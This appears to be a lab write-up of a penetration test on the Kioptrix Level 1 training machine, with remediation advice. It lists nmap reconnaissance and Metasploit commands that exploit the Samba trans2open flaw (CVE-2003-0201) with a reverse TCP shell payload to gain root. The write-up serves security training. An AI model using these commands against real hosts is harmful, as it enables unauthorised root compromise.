Kioptrix Level 1: Full-Spectrum Vulnerability Audit & Exploitation
🏛️ Professional Objective
The objective was to perform a structured penetration test on the Kioptrix Level 1 environment to achieve full 'root' compromise and document technical remediation strategies suitable for both Red and Blue team operations.

🏗️ Environment Reproduction (Hardware Lore)
Modern virtualization defaults often fail on legacy 2010 kernels. To successfully boot and network this machine, the following specific architectural configurations were required:
- OS Subtype: Linux / Red Hat (32-bit).
- Storage Architecture: Switched from SATA to IDE Controller to support the legacy .vmdk hard drive.
- Network Protocol: Configured as PCI FAST-III with a Host-only adapter to allow internal communication with the Kali Linux attack machine.
⚔️ Offensive Analysis (Red Team Path)
The exploitation followed a manual enumeration-to-exploitation lifecycle:
1. Discovery & Reconnaissance
- Netdiscover: Used
netdiscover -r 192.168.184.4 to identify the target IP.
- Nmap Scan: Identified services including SSH (22), HTTP (80), RPC (111), and NetBIOS-SSN (139). Samba 2.2.1a was flagged as the primary entry point.
2. Exploitation (Samba trans2open)
- Vulnerability: CVE-2003-0201 (Heap Overflow).
- MITRE ATT&CK Mapping: - Tactic: Privilege Escalation (TA0004)
- Technique: Exploitation for Privilege Escalation (T1068)
- Metasploit Protocol:
use exploit/linux/samba/trans2openset RHOSTS 192.168.114.5set payload linux/x86/shell/reverse_tcp
- Result: Successfully spawned a reverse shell. Command
whoami returned root.
To secure an enterprise environment, the following Vulnerability Management (VM) strategies are mandatory:
- Patching Protocol: Update Samba to the latest supported version (Samba 4.x). The vulnerability in the
call_trans2open function is effectively patched in all modern versions.
- Network Hardening: Deploy host-based firewalls to restrict Ports 139 and 445 to trusted internal subnets only.
- VM Role Strategy: This remediation falls under standard business-hour Vulnerability Management cycles, ensuring infrastructure stability.
📝 Technical Evidence & Manual Logs
The following images document the live manual enumeration and terminal execution:
Target Discovery & Architecture Notes

Root Access Proof (Terminal Snapshot)
Root Shell Evidence
 deepakkcybersec-eng/kioptrix-level1-vulnerability-analysis
